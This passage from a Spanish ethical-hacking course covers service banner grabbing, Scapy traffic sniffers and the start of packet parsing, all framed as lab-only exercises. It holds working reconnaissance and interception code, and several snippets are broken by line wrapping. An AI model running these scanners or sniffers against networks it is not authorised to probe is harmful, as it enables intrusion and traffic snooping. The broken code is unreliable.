 - **Fail-safe**: ante error, devuelve resultado nulo pero consistente.
-

3) Estructura del módulo de banners

Sugerencia de carpetas si vienes del capítulo 12/13:

```
lab-net-auto/  
├── scripts/  
│   └── banners/  
│       ├── base.py  
│       ├── http.py  
│       ├── tls.py  
│       ├── ssh.py  
│       ├── smtp.py  
│       ├── ftp.py  
│       ├── pop3_imap.py  
│       ├── smb_rdp.py  
│       └── generic.py
```

```
|  └─ banner_engine.py
|  └─ data/results/
```

4) Utilidades base y contrato común

Definimos un **contrato**: dada `host`, `port`, `timeout`, retorna un dict con `raw` (bytes/str), `summary` (línea o heurística), `evidence` (extra), y `error` (si hubo).

```
# scripts/banners/base.py
from dataclasses import dataclass

@dataclass
class BannerResult:
    raw: str = ""
    summary: str = ""
    evidence: dict = None
    error: str = ""

    def to_dict(self):
        return {
            "raw": self.raw,
            "summary": self.summary,
            "evidence": self.evidence or {},
            "error": self.error
        }
```

5) Prober HTTP/HTTPS (cabeceras y título)

Para HTTP basta con enviar un `HEAD` o `GET` minimalista. Para **HTTPS** haremos lo mismo pero con **TLS** y **SNI**.

```
# scripts/banners/http.py
import socket, ssl, re
from .base import BannerResult

def _parse_title(body: str) -> str:
    m = re.search(r"<title>(.*?)</title>", body, re.I|re.S)
    return m.group(1).strip() if m else ""

def http_probe(host, port, timeout=1.0, use_tls=False, sni=None):
    res = BannerResult()
    try:
        s = socket.create_connection((host, port), timeout=timeout)
        if use_tls:
            ctx = ssl.create_default_context()
            s = ctx.wrap_socket(s, server_hostname=sni or host)
        s.settimeout(timeout)
        s.sendall(b"HEAD / HTTP/1.0\r\nUser-Agent:
LabScanner\r\nHost: %b\r\n\r\n" % (host.encode()))
        data = s.recv(4096)
        raw = data.decode(errors="ignore")
```

```

# Título sólo si hacemos GET:
title = ""
if "200" in raw or "301" in raw or "302" in raw:
    try:
        s.sendall(b"GET / HTTP/1.0\r\nUser-Agent:
LabScanner\r\nHost: %b\r\n\r\n" % (host.encode()))
        page = s.recv(8192).decode(errors="ignore")
        title = _parse_title(page)
        raw = raw + "\n" + page.split("\r\n\r\n",1)[0]
    except Exception:
        pass
server = ""
for line in raw.splitlines():
    if line.lower().startswith("server:"):
        server = line.split(":",1)[1].strip()
        break
res.raw = raw[:4000]
res.summary = f"HTTP{'S' if use_tls else ''} {server or
'desconocido'}" + (f" | <title>: {title}" if title else "")
res.evidence = {"server": server, "title": title}
except Exception as e:
    res.error = str(e)
finally:
    try: s.close()
    except: pass
return res

```

6) Prober TLS directo (hello y certificado)

A veces el puerto expone TLS pero no HTTP (p. ej., 8443 propio, o STARTTLS en otros). Podemos conectar y leer **certificado**: CN, SAN, issuer, fechas.

```

# scripts/banners/tls.py
import socket, ssl
from .base import BannerResult

def tls_probe(host, port, timeout=1.0, sni=None):
    res = BannerResult()
    try:
        raw = ""
        ctx = ssl.create_default_context()
        with socket.create_connection((host, port),
timeout=timeout) as s:
            with ctx.wrap_socket(s, server_hostname=sni or host) as
ssock:
                cert = ssock.getpeercert()
                proto = ssock.version()
                cipher = ssock.cipher()
                res.raw = f"TLS {proto} {cipher}"
                subject = dict(x[0] for x in cert.get('subject',
[]))

                cn = subject.get('commonName', '')
                san = [x[1] for x in cert.get('subjectAltName', [])
if x[0]=='DNS']

```

```

        res.summary = f"TLS {proto} CN={cn}"
SAN=(',','.join(san[:3]))"
        res.evidence = {"proto": proto, "cipher": cipher,
"cn": cn, "san": san}
    except Exception as e:
        res.error = str(e)
    return res

```

7) Prober SSH

SSH suele enviar su banner al conectar (hasta 255 bytes por RFC). Leer la primera línea suele bastar.

```

# scripts/banners/ssh.py
import socket
from .base import BannerResult

def ssh_probe(host, port=22, timeout=1.0):
    res = BannerResult()
    try:
        s = socket.create_connection((host, port), timeout=timeout)
        s.settimeout(timeout)
        raw = s.recv(255).decode(errors="ignore").strip()
        res.raw = raw
        res.summary = raw.split()[0] if raw else ""
        res.evidence = {"product": raw}
    except Exception as e:
        res.error = str(e)
    finally:
        try: s.close()
        except: pass
    return res

```

8) Probers SMTP/FTP/POP3/IMAP (saludo del servidor)

Muchos servicios tradicionales envían banner al conectar:

```

# scripts/banners/smtp.py
import socket
from .base import BannerResult

def smtp_probe(host, port=25, timeout=1.0):
    res = BannerResult()
    try:
        s = socket.create_connection((host, port), timeout=timeout)
        s.settimeout(timeout)
        raw = s.recv(512).decode(errors="ignore")
        res.raw = raw
        # Primer código y texto
        first = raw.splitlines()[0].strip() if raw else ""

```

```

        res.summary = f"SMTP {first}"
        res.evidence = {"first_line": first}
        # saludo educado para no dejar conexión abierta
        s.sendall(b"QUIT\r\n")
    except Exception as e:
        res.error = str(e)
    finally:
        try: s.close()
        except: pass
    return res

```

FTP:

```

# scripts/banners/ftp.py
import socket
from .base import BannerResult

def ftp_probe(host, port=21, timeout=1.0):
    res = BannerResult()
    try:
        s = socket.create_connection((host, port), timeout=timeout)
        s.settimeout(timeout)
        raw = s.recv(512).decode(errors="ignore")
        res.raw = raw
        first = raw.splitlines()[0].strip() if raw else ""
        res.summary = f"FTP {first}"
        res.evidence = {"first_line": first}
        s.sendall(b"QUIT\r\n")
    except Exception as e:
        res.error = str(e)
    finally:
        try: s.close()
        except: pass
    return res

```

POP3/IMAP (muy similar; suelen responder +OK o códigos específicos).

9) SMB y RDP: respuesta binaria mínima

Para SMB (445) y RDP (3389) el banner es binario y específico. Aun así, un **hello mínimo** puede devolver la **cookie de protocolo** (RDP: `Cookie: msthash=` en algunas variantes o un **TPKT**). En laboratorio, con solo conectar y leer 1024 bytes, a veces suficiente para detectar "huellas".

```

# scripts/banners/smb_rdp.py
import socket
from .base import BannerResult

def raw_probe(host, port, timeout=1.0, size=1024):
    res = BannerResult()
    try:
        s = socket.create_connection((host, port), timeout=timeout)
        s.settimeout(timeout)
        data = s.recv(size)

```

```

        res.raw = data[:64].hex(" ") # vista hex breve
        res.summary = f"RAW {len(data)} bytes"
        res.evidence = {"sample_hex": res.raw}
    except Exception as e:
        res.error = str(e)
    finally:
        try: s.close()
        except: pass
    return res

```

Nota: esto no “habla” el protocolo completo, pero te da una “firma” binaria útil para distinguir servicios en el laboratorio.

10) Prober genérico (fallback)

Cuando no sabemos qué hay:

```

# scripts/banners/generic.py
import socket
from .base import BannerResult

def generic_probe(host, port, timeout=1.0):
    res = BannerResult()
    try:
        s = socket.create_connection((host, port), timeout=timeout)
        s.settimeout(timeout)
        # intentamos lectura pasiva
        data = b""
        try:
            data = s.recv(1024)
        except Exception:
            pass
        # intentamos una línea vacía
        try:
            s.sendall(b"\r\n")
            data += s.recv(1024)
        except Exception:
            pass
        res.raw = (data or b"")[:2048].decode(errors="ignore")
        res.summary = (res.raw.splitlines()[0][:120] if res.raw
    else "").strip()
        res.evidence = {}
    except Exception as e:
        res.error = str(e)
    finally:
        try: s.close()
        except: pass
    return res

```

11) Motor de banners (selección por puerto y heurísticas)

Integramos todo en un **motor** que elige el prober según puerto conocido, o intenta TLS/HTTP genérico si responde al **handshake**, y si no, cae al prober genérico.

```
# scripts/banner_engine.py
from banners.base import BannerResult
from banners.http import http_probe
from banners.tls import tls_probe
from banners.ssh import ssh_probe
from banners.smtp import smtp_probe
from banners.ftp import ftp_probe
from banners.smb_rdp import raw_probe
from banners.generic import generic_probe

KNOWN = {
    22: ("ssh", ssh_probe),
    21: ("ftp", ftp_probe),
    25: ("smtp", smtp_probe),
    80: ("http", lambda h,p,t: http_probe(h,p,t,use_tls=False)),
    443: ("https", lambda h,p,t: http_probe(h,p,t,use_tls=True)),
    3389: ("rdp", lambda h,p,t: raw_probe(h,p,t)),
    445: ("smb", lambda h,p,t: raw_probe(h,p,t)),
}

def probe_banner(host, port, timeout=1.0):
    try:
        name, fn = KNOWN[port]
        out = fn(host, port, timeout)
        meta = {"detector": name}
    except KeyError:
        # Intento TLS -> HTTP -> genérico
        out = tls_probe(host, port, timeout)
        if not out.raw and not out.summary:
            out = http_probe(host, port, timeout, use_tls=False)
        if not out.raw and not out.summary:
            out = generic_probe(host, port, timeout)
        meta = {"detector": "auto"}
    d = out.to_dict()
    d["meta"] = meta
    return d
```

12) Concurrencia, reintentos y backoff

Para evitar colgarse por puertos silenciosos, agrega **reintentos con backoff** y un **pool**:

```
# fragmento utilitario
import time, random

def retry(func, attempts=2, base=0.2, jitter=0.1, *args, **kwargs):
    for i in range(attempts):
        out = func(*args, **kwargs)
        if out.get("raw") or out.get("summary") or i == attempts-1:
            return out
        time.sleep(base*(2**i) + random.uniform(0, jitter))
```

Y un **executor**:

```
from concurrent.futures import ThreadPoolExecutor, as_completed

def run_banners(host, open_ports, timeout=1.0, max_workers=50):
    results = {}
    with ThreadPoolExecutor(max_workers=max_workers) as exe:
        futs = {exe.submit(retry, probe_banner, 2, 0.2, 0.1, host,
p, timeout): p for p in open_ports}
        for fut in as_completed(futs):
            p = futs[fut]
            try:
                results[p] = fut.result()
            except Exception as e:
                results[p] = {"error": str(e)}
    return results
```

13) Enriquecimiento y normalización

Crea un normalizador simple que **mapee patrones a productos**:

```
import re

FINGERPRINTS = [
    (re.compile(r"openSSH", re.I), ("SSH", "OpenSSH")),
    (re.compile(r"apache", re.I), ("HTTP", "Apache")),
    (re.compile(r"nginx", re.I), ("HTTP", "nginx")),
    (re.compile(r"postfix|exim|sendmail", re.I), ("SMTP",
"MailServer")),
    (re.compile(r"samba|smb", re.I), ("SMB", "Samba/SMB")),
    (re.compile(r"mstshash|rdp", re.I), ("RDP", "RDP")),
]

def normalize(summary, raw):
    text = (summary or "") + " " + (raw or "")
    for rx, (proto, prod) in FINGERPRINTS:
        if rx.search(text):
            return {"proto": proto, "product": prod}
    return {"proto": "unknown", "product": "unknown"}
```

Aplica tras cada banner:

```
def enrich(banner_dict):
    norm = normalize(banner_dict.get("summary", ""),
banner_dict.get("raw", ""))
    banner_dict["normalized"] = norm
    return banner_dict
```

14) Integración con el escáner de puertos

Tomando `tcp_scan.json` (del cap. 12), ejecuta el motor de banners a todos los puertos abiertos:

```
# scripts/run_banners_from_scan.py
import json, argparse
from banner_engine import run_banners

if __name__ == "__main__":
    ap = argparse.ArgumentParser()
    ap.add_argument("--scan-json",
default="../data/results/tcp_scan.json")
    ap.add_argument("--timeout", type=float, default=1.0)
    args = ap.parse_args()

    scan = json.load(open(args.scan_json))
    enriched = {}
    for host, info in scan.items():
        ports = info.get("open", [])
        banners = run_banners(host, ports, timeout=args.timeout,
max_workers=60)
        # enriquecer
        for p, b in banners.items():
            if isinstance(b, dict):
                from banner_engine import enrich
                banners[p] = enrich(b)
        enriched[host] = banners

    out = "../data/results/banners_extended.json"
    with open(out, "w") as f:
        json.dump(enriched, f, indent=2)
    print(f"[+] Banners enriquecidos en {out}")
```

15) Exportación a CSV para informes

Reporta **host, puerto, detector, summary, proto/product** normalizado:

```
# scripts/export_banners_csv.py
import json, csv, argparse

if __name__ == "__main__":
    ap = argparse.ArgumentParser()
    ap.add_argument("--banners-json",
default="../data/results/banners_extended.json")
    args = ap.parse_args()

    data = json.load(open(args.banners_json))
    with open("../data/results/banners_report.csv", "w",
newline="") as f:
        w = csv.writer(f)
        w.writerow(["host", "port", "detector", "summary", "proto_norm",
"product_norm"])
        for host, ports in data.items():
            for p, b in ports.items():
                w.writerow([
```

```
        host,
        p,
        (b.get("meta") or {}).get("detector", ""),
        b.get("summary", "")[:120],
        (b.get("normalized") or {}).get("proto", ""),
        (b.get("normalized") or {}).get("product", ""),
    ])
print("[+] CSV generado: data/results/banners_report.csv")
```

16) Manejo de casos difíciles

- **Silencio total:** devuelve `summary=""`, `error=""`, pero registra RAW 0 bytes.
 - **Servicios verbosos:** limita lectura a 4–8 KB para no colapsar memoria.
 - **TLS con SNI:** usa `server_hostname=host` y considera indicar SNI alternativo si tu lab usa alias.
 - **HTTP detrás de WAF/CDN:** prioriza `Server: + <title>`; registra cabeceras (Via, X-...).
 - **SMB/RDP:** usa `raw hex` para “huella” binaria; no intentes hablar el protocolo completo.
 - **Evita credenciales:** no autentiques; el objetivo es solo **fingerprinting** educativo.
-

17) Ejemplo end-to-end

1. Ejecuta el escaneo de puertos (cap. 12):

```
python3 scripts/tcp_scan.py --alive-json
data/results/ping_sweep.json --ports 22,80,443,445,3389
```

2. Lanza banners:

```
python3 scripts/run_banners_from_scan.py --scan-json
data/results/tcp_scan.json --timeout 1.0
```

3. Exporta CSV:

```
python3 scripts/export_banners_csv.py --banners-json
data/results/banners_extended.json
```

4. Abre `banners_report.csv` en tu hoja de cálculo y prioriza según `proto_norm/product_norm`.
-

18) Seguridad, ética y trazabilidad

- **No envíes payloads agresivos:** solo “hellos” inocuos.
- **Marca de tiempo y versión de tu herramienta** en los resultados.
- **Guarda crudos** para revisión posterior (hasta 4 KB por entrada).

- **Documenta:** host auditado, rangos, puertos, hora, parámetros.
 - **No reutilices** este módulo fuera de tu laboratorio sin autorización expresa.
-

Conclusiones

Has construido un **motor de análisis de banners** profesional y extensible. Aprendiste a:

- Diseñar probers específicos por protocolo y un fallback genérico.
- Manejar **TLS/SNI**, títulos HTML y cabeceras para HTTP/HTTPS.
- Capturar saludos de **SSH/SMTP/FTP/POP3/IMAP** y “huellas” binarias de **SMB/RDP**.
- Aplicar **timeouts**, **reintentos** y **conurrencia** responsable.
- Normalizar y enriquecer resultados para que tus reportes sean **accionables**.
- Integrar el módulo con tu escáner de puertos y exportar **CSV/JSON**.

Este bloque potencia enormemente tu capacidad de **reconocimiento**: con puertos abiertos y banners bien interpretados, podrás orientar tus siguientes pasos (enumeración específica, comprobaciones de configuración, pruebas de fuerza en tu lab) con precisión y ética.

Capítulo 15. Creación de sniffers de red con Scapy (versión extendida)

Disclaimer: Este material es solo educativo y debe usarse en un laboratorio personal y controlado. No interceptes tráfico de terceros ni redes ajenas. El uso indebido es ilegal y antiético. Tú eres responsable de tus actos.

Introducción

Un **sniffer** es una herramienta que captura y analiza paquetes que circulan por una interfaz de red. Para un profesional de hacking ético, dominar el sniffing en laboratorio es crucial: permite **observar protocolos**, **verificar hipótesis**, **corroborar hallazgos** y **generar evidencia** para informes. En Python, **Scapy** brinda una API poderosa para crear sniffers flexibles, con filtros, decodificación de capas, y capacidad de **forjar** (craft) y **enviar** paquetes.

En este capítulo construirás—paso a paso—sniffers que:

- Capturan tráfico en vivo con **filtros BPF** (tipo Wireshark/tcpdump).
- Decodifican **ARP, ICMP, TCP, UDP, DNS, HTTP** y pistas de **TLS**.
- Guardan y leen **PCAPs** para análisis posterior.
- Ejecutan **callbacks** de procesamiento (prn) y aplican **filtros en Python** (lfilter).
- Funcionan de forma **continua**, **asíncrona** o con **rotación** de archivos.
- Integran **logs**, **métricas** y **buenas prácticas** de seguridad y rendimiento.

Importante: muchos sistemas requieren privilegios elevados para captura en capa 2. En Linux suele bastar con ejecutar como root o **asignar capacidades** (por ejemplo `setcap cap_net_raw,cap_net_admin=eip $(which python3)`) a efectos de laboratorio.

1) Preparación del entorno

Instala Scapy en tu entorno virtual (Cap. 10):

```
python3 -m venv venv
source venv/bin/activate
pip install scapy
```

Identifica tus interfaces:

```
from scapy.all import get_if_list
print(get_if_list()) # ej: ['lo', 'eth0', 'wlan0', 'vboxnet0']
```

Para laboratorio con VMs, una interfaz **host-only** o **red interna** es ideal: el tráfico queda aislado.

2) Tu primer sniffer: capturar N paquetes

```
from scapy.all import sniff

pkts = sniff(iface="eth0", count=10)
print(pkts.summary())
```

- `iface`: interfaz de captura.
- `count`: número de paquetes (bloqueante hasta completar).
- `summary()`: resumen por paquete (capa/protocolo).

Consejo: si no especificas `iface`, Scapy elige una por defecto, lo cual puede no coincidir con tu red de laboratorio.

3) Filtros BPF (estilo tcpdump)

Los filtros BPF limitan la captura en kernel, mejorando rendimiento y relevancia.

```
# Solo TCP puerto 80 (HTTP)
pkts = sniff(iface="eth0", filter="tcp port 80", count=20)

# DNS por UDP
pkts = sniff(iface="eth0", filter="udp port 53", count=50)

# ICMP (ping)
pkts = sniff(iface="eth0", filter="icmp", count=10)
```

```
# Tráfico entre dos hosts del lab
pkts = sniff(iface="eth0", filter="host 192.168.56.101 and host
192.168.56.102", count=100)
```

Otros ejemplos útiles:

- arp
- tcp port 22 (SSH)
- port 80 or port 443
- net 192.168.56.0/24

BPF filtra antes de que Scapy reciba el paquete, ahorrando CPU y memoria. Úsalo siempre que puedas.

4) Procesamiento en tiempo real con `prn` y `store=0`

Para flujos largos, evita almacenar todo en memoria:

```
from scapy.all import sniff

def handle(pkt):
    print(pkt.summary())

sniff(iface="eth0", filter="tcp port 80", prn=handle, store=0)
```

- `prn=handle`: ejecuta tu función por cada paquete.
- `store=0`: no acumula en RAM (ideal para sniffers de larga duración).

Puedes enriquecer el handler:

```
from scapy.all import IP, TCP

def handle(pkt):
    if IP in pkt and TCP in pkt:
        print(f"{pkt[IP].src}:{pkt[TCP].sport} ->
{pkt[IP].dst}:{pkt[TCP].dport} flags={pkt[TCP].flags}")
```

5) Filtrado en Python con `lfilter`

Además de BPF, puedes filtrar a nivel de aplicación:

```
from scapy.all import sniff, TCP

def only_syn(pkt):
    return TCP in pkt and pkt[TCP].flags == "S"

sniff(iface="eth0", filter="tcp", lfilter=only_syn, prn=lambda p:
p.summary(), store=0)
```

- Combinar `filter` + `lfilter` te da precisión (kernel + Python).
-

6) Decodificar protocolos clave

6.1 ARP: descubrimiento de hosts en LAN

```
from scapy.all import sniff, ARP

def arp_cb(pkt):
    if ARP in pkt and pkt[ARP].op in (1,2): # who-has / is-at
        print(f"[ARP] {pkt[ARP].psrc} is-at {pkt[ARP].hwsrc} -> {pkt[ARP].pdst}")

sniff(iface="eth0", filter="arp", prn=arp_cb, store=0)
```

6.2 ICMP: eco y respuestas

```
from scapy.all import sniff, ICMP, IP

def icmp_cb(pkt):
    if ICMP in pkt:
        t = "echo-request" if pkt[ICMP].type == 8 else "echo-reply"
    if pkt[ICMP].type == 0 else f"type={pkt[ICMP].type}"
    print(f"[ICMP] {t} {pkt[IP].src} -> {pkt[IP].dst}")

sniff(iface="eth0", filter="icmp", prn=icmp_cb, store=0)
```

6.3 DNS: consultas y respuestas

```
from scapy.all import sniff, DNS, DNSQR, DNSRR, IP, UDP

def dns_cb(pkt):
    if DNS in pkt:
        if pkt[DNS].qd and isinstance(pkt[DNS].qd, DNSQR):
            name =
pkt[DNS].qd.qname.decode(errors="ignore").strip(".")
            print(f"[DNS] Q: {name} from {pkt[IP].src}")
        if pkt[DNS].an and isinstance(pkt[DNS].an, DNSRR):
            ans = pkt[DNS].an.rdata
            print(f"[DNS] A:
{pkt[DNS].an.rrname.decode().strip('.')} -> {ans}")

sniff(iface="eth0", filter="udp port 53", prn=dns_cb, store=0)
```

6.4 HTTP: títulos y cabeceras básicas (laboratorio)

Recuerda: **nunca** inspecciones tráfico ajeno. Solo en tu lab:

```
from scapy.all import sniff, TCP, Raw, IP
import re

title_rx = re.compile(br"<title>(.*?)</title>", re.I|re.S)

def http_cb(pkt):
    if TCP in pkt and Raw in pkt and (pkt[TCP].dport == 80 or
    pkt[TCP].sport == 80):
        data = pkt[Raw].load
        if data.startswith(b"HTTP/"):
            headers = data.split(b"\r\n\r\n", 1)[0]
            server = b""
            for line in headers.split(b"\r\n"):
                if line.lower().startswith(b"server:"):
                    server = line.split(b":", 1)[1].strip()
                    break
            print(f"[HTTP] {pkt[IP].src} -> {pkt[IP].dst}
Server={server[:60]}")
            elif data.startswith((b"GET ", b"POST ", b"HEAD ")):
                m = title_rx.search(data)
                if m:
                    try:
                        print(f"[HTTP-Title]
{m.group(1)[:80].decode(errors='ignore')}")
                    except:
                        pass

sniff(iface="eth0", filter="tcp port 80", prn=http_cb, store=0)
```

6.5 TLS: ClientHello/SNI (metadatos visibles)

Aunque el contenido va cifrado, el **ClientHello** suele incluir el **SNI** (dominio solicitado):

```
from scapy.all import sniff, TCP, Raw
import re

# Búsqueda muy básica del SNI dentro de ClientHello (educativo)
def tls_cb(pkt):
    if TCP in pkt and Raw in pkt and (pkt[TCP].dport == 443 or
    pkt[TCP].sport == 443):
        data = bytes(pkt[Raw].load)
        # Heurística mínima para SNI en ClientHello (no robusta
para producción)
        sni = None
        if b"\x00\x00" in data and b"\x00\x00\x00" not in data: #
placeholder naive
            try:
                # Buscamos el patrón "00 00 <len> <host>"
                i = data.find(b"\x00\x00")
                host = data[i+3:i+3+50].split(b"\x00", 1)[0]
                if host and all(32 <= c < 127 for c in host):
                    sni = host.decode(errors="ignore")
            except:
                pass
```

```
        if sni:
            print(f"[TLS] SNI: {sni}")

sniff(iface="eth0", filter="tcp port 443", prn=tls_cb, store=0)
```

Nota: la extracción real de SNI requiere parseo completo del ClientHello. Este ejemplo es **didáctico** y funciona solo en casos simples de tu laboratorio.

7) Guardar y leer PCAPs (wrpcap/rdpcap)

Graba capturas para análisis posterior (Wireshark, Zeek, etc.):

```
from scapy.all import sniff, wrpcap

pkts = sniff(iface="eth0", filter="tcp or udp", count=200)
wrpcap("lab_capture.pcap", pkts)
```

Leer PCAP:

```
from scapy.all import rdpcap
pkts = rdpcap("lab_capture.pcap")
print(pkts.summary())
```

Rotación simple por tamaño:

```
from scapy.all import sniff, wrpcap

MAX = 5000
buffer = []

def cb(pkt):
    global buffer
    buffer.append(pkt)
    if len(buffer) >= MAX:
        wrpcap("lab_roll_1.pcap", buffer)
        buffer = []

sniff(iface="eth0", filter="tcp", prn=cb, store=0)
```

(Para rotación por tiempo/archivo incremental, combina con `datetime` y contadores).

8) Sniffer continuo con métricas y logging

```
from scapy.all import sniff, IP, TCP, UDP
import logging, time

logging.basicConfig(filename="sniffer.log", level=logging.INFO)
stats = {"total":0, "tcp":0, "udp":0, "icmp":0}

def cb(pkt):
```

```

stats["total"] += 1
if TCP in pkt: stats["tcp"] += 1
elif UDP in pkt: stats["udp"] += 1
elif pkt.haslayer("ICMP"): stats["icmp"] += 1
if stats["total"] % 100 == 0:
    logging.info(f"Stats: {stats}")

sniff(iface="eth0", filter="ip", prn=cb, store=0)

```

9) Sniffer asíncrono / en segundo plano (thread)

```

from scapy.all import AsyncSniffer
import time

sniffer = AsyncSniffer(iface="eth0", filter="tcp port 80",
store=True)
sniffer.start()
time.sleep(10) # captura 10s
sniffer.stop()

pkts = sniffer.results
print(pkts.summary())

```

AsyncSniffer permite ejecutar captura **mientras** haces otras tareas (generar tráfico de prueba, lanzar un script, etc.) en tu laboratorio.

10) Forjar paquetes de apoyo (tráfico controlado)

Para generar tráfico que el sniffer capture:

```

from scapy.all import IP, ICMP, sr1

resp = sr1(IP(dst="192.168.56.101")/ICMP(), timeout=1, verbose=0)
if resp:
    print("Host respondió ICMP")

```

Y HTTP básico (si tienes un servidor local):

```

from scapy.all import IP, TCP, sr1, send

dst = "192.168.56.101"; dport = 80
syn = IP(dst=dst)/TCP(dport=dport, flags="S", seq=1000)
synack = sr1(syn, timeout=1, verbose=0)
if synack and synack.haslayer(TCP) and synack[TCP].flags & 0x12: #
    SYN/ACK
    ack = IP(dst=dst)/TCP(dport=dport, flags="A", seq=1001,
ack=synack[TCP].seq+1)
    send(ack, verbose=0)
    # enviar un payload mínimo puede requerir construir un segmento
    con datos HTTP, omitido por brevedad

```

Estos ejemplos son educativos para entender flujos; usa preferentemente clientes reales (curl, wget) para generar tráfico más “limpio”.

11) Rendimiento y estabilidad

- Usa **BPF** siempre que sea posible.
 - `store=0` para no agotar memoria.
 - Procesa en callbacks **rápidos**; si necesitas I/O pesado, coloca en una **cola** y procesa en otro hilo.
 - Considera **AsyncSniffer** para no bloquear.
 - Evita imprimir cada paquete en capturas largas: agrega un **contador** o **muestras** periódicas.
-

12) Seguridad y ética

- Captura **solo** en redes de laboratorio que controlas.
 - No inspecciones datos sensibles de terceros.
 - En tus informes, anonimiza información de prueba si compartes PCAPs.
 - Evita payloads agresivos; no envíes tráfico que simule ataques fuera de tu entorno aislado.
 - Documenta: interfaz, filtros, ventana temporal, hash de los PCAPs y metadatos.
-

13) Caso práctico: sniffer de reconocimiento HTTP/DNS con reporte

Objetivo: levantar un sniffer 60 segundos que:

- Cuento peticiones DNS (dominios) y respuestas A/AAAA.
- Cuento solicitudes HTTP (método y host si aparece).
- Genere un **reporte Markdown** y un **PCAP**.

```
from scapy.all import sniff, wrpcap, DNS, DNSQR, DNSRR, IP, TCP,
UDP, Raw
from collections import Counter
import time, re

title_rx =
re.compile(br"^(GET|POST|HEAD|PUT|DELETE|OPTIONS)\s+.*?\r\nHost:\s*
([^\r\n]+)", re.I|re.S)

dns_q = Counter(); dns_a = Counter()
http_req = Counter()
captured = []

def cb(pkt):
    captured.append(pkt)
    if DNS in pkt:
```

```

        if pkt[DNS].qd and isinstance(pkt[DNS].qd, DNSQR):
            name =
pkt[DNS].qd.qname.decode(errors="ignore").strip(".")
            dns_q[name] += 1
        if pkt[DNS].an and isinstance(pkt[DNS].an, DNSRR):
            try:
                rname =
pkt[DNS].an.rrname.decode(errors="ignore").strip(".")
                dns_a[rname] += 1
            except:
                pass
        elif TCP in pkt and Raw in pkt and (pkt[TCP].dport == 80 or
pkt[TCP].sport == 80):
            m = title_rx.search(bytes(pkt[Raw].load))
            if m:
                method = m.group(1).decode(errors="ignore")
                host = m.group(2).decode(errors="ignore")
                http_req[f"{method} {host}"] += 1

t0 = time.time()
sniff(iface="eth0", filter="udp port 53 or tcp port 80", prn=cb,
store=0, timeout=60)
dur = int(time.time() - t0)

wrpcap("lab_http_dns.pcap", captured)

with open("lab_report.md", "w") as f:
    f.write(f"# Reporte HTTP/DNS (lab)\n\nDuración: {dur}s\n\n")
    f.write("## DNS Consultas (Top 10)\n")
    for k,v in dns_q.most_common(10):
        f.write(f"- {k}: {v}\n")
    f.write("\n## DNS Respuestas (Top 10)\n")
    for k,v in dns_a.most_common(10):
        f.write(f"- {k}: {v}\n")
    f.write("\n## HTTP Requests (Top 10)\n")
    for k,v in http_req.most_common(10):
        f.write(f"- {k}: {v}\n")

print("[+] PCAP: lab_http_dns.pcap | Reporte: lab_report.md")

```

Este mini-proyecto te da **artefactos** (PCAP + reporte) útiles para documentar prácticas en tu laboratorio.

14) Integración con tu pipeline

- Ejecuta el sniffer **antes/durante/después** de tus pruebas (Cap. 7 y 12–14).
 - Correlaciona banners y puertos abiertos con **evidencia de tráfico real**.
 - Añade **hashes** (SHA-256) a tus PCAPs para trazabilidad en informes.
 - Si automatizas, crea un script que: configure filtros, capture N segundos, guarde PCAP/MD, y suba a una carpeta del proyecto.
-

Conclusiones

Has construido un conocimiento sólido para **capturar, filtrar, decodificar y registrar** tráfico con Scapy. Dominas BPF, callbacks `prn`, filtros en Python (`lfilter`), guardado/lectura de PCAP, y decodificación de protocolos clave (ARP/ICMP/DNS/HTTP y metadatos de TLS). Con estos cimientos podrás:

- **Validar hallazgos** de reconocimiento y escaneo.
- **Generar evidencia** reproducible para tus reportes.
- **Diseñar experimentos** de red controlados (enviar y observar).
- Ampliar hacia **detección de patrones** y **alertas** específicas para tu laboratorio.

En el próximo capítulo (16) pasaremos a **Parseo de paquetes y protocolos con Python**, profundizando en cómo **extraer campos, normalizar datos y construir pipelines** de análisis que alimenten dashboards y herramientas defensivas, siempre en entornos aislados y con ética profesional.

Capítulo 16. Parseo de paquetes y protocolos con Python (versión extendida)

Disclaimer: Contenido educativo para laboratorio personal y controlado. No apliques técnicas en sistemas o redes ajenas ni sin permiso. El uso indebido es ilegal y antiético; la responsabilidad por actos es tuya.

Introducción

Capturar paquetes es solo la mitad del trabajo; la otra mitad —igual de importante— es **parsearlos** (desensamblarlos) para extraer **campos, metadatos y evidencia** que permita entender qué ocurre en la red. El parseo convierte bytes en información estructurada: direcciones, puertos, flags, nombres de dominios, cabeceras HTTP, tiempos, tamaños... En un laboratorio de hacking ético, esto te permite validar hipótesis, crear **dashboards**, comparar sesiones, correlacionar con logs del sistema y, por supuesto, **documentar hallazgos** en informes reproducibles.

En este capítulo aprenderás a:

1. Leer y recorrer paquetes con Scapy, accediendo a **capas y campos**.
2. Parsear manualmente con `struct` cuando no tienes una capa predefinida.
3. Importar PCAPs y exportar resultados a **CSV/JSON/JSONL**.
4. Analizar protocolos clave (Ethernet, IPv4/IPv6, TCP/UDP, ICMP, DNS, HTTP).
5. Extraer **flags, opciones y tamaños**; calcular **checksums** (demo).
6. Diseñar un **pipeline** de parseo con validación, logging y tests.
7. Ampliar o crear **capas personalizadas** en Scapy para formatos propios del lab.

Ética: toda la experimentación debe realizarse en **redes de laboratorio** bajo tu control. El análisis de tráfico ajeno sin autorización es ilegal y contrario a la ética profesional.

1) Recordatorio: ¿qué es “parsear” un paquete?

Un paquete es una **secuencia de bytes**. Parsear implica **interpretar** esos bytes según un formato (protocolo): identificar el encabezado Ethernet, luego la cabecera IP, luego TCP/UDP, etc. Cada capa tiene longitud y estructura definida (campos con offsets, longitudes y, a veces, **bitfields**).

Dos enfoques habituales:

- **Alto nivel:** Scapy (o PyShark, dpkt) ya entiende la estructura y expone campos como atributos (`pkt[IP].src`, `pkt[TCP].flags`).
- **Bajo nivel:** usar `struct` para desempaquetar bytes si no hay capa disponible o quieres un control absoluto.

Ambos son útiles y complementarios.

2) Parseo con Scapy: navegar capas y campos

Scapy facilita el acceso a capas:

```
from scapy.all import rdpcap, Ether, IP, IPv6, TCP, UDP, ICMP, DNS,
DNSQR, DNSRR
```

```
pkts = rdpcap("lab_capture.pcap")
```

```
for i, pkt in enumerate(pkts[:10], 1):
    print(f"[{i}] capas:", [l.name for l in pkt.layers()])
    if Ether in pkt:
        print("  MAC src:", pkt[Ether].src, "MAC dst:",
pkt[Ether].dst, "tipo:", hex(pkt[Ether].type))
    if IP in pkt:
        print("  IP src:", pkt[IP].src, "IP dst:", pkt[IP].dst,
"TTL:", pkt[IP].ttl, "len:", pkt[IP].len)
    if IPv6 in pkt:
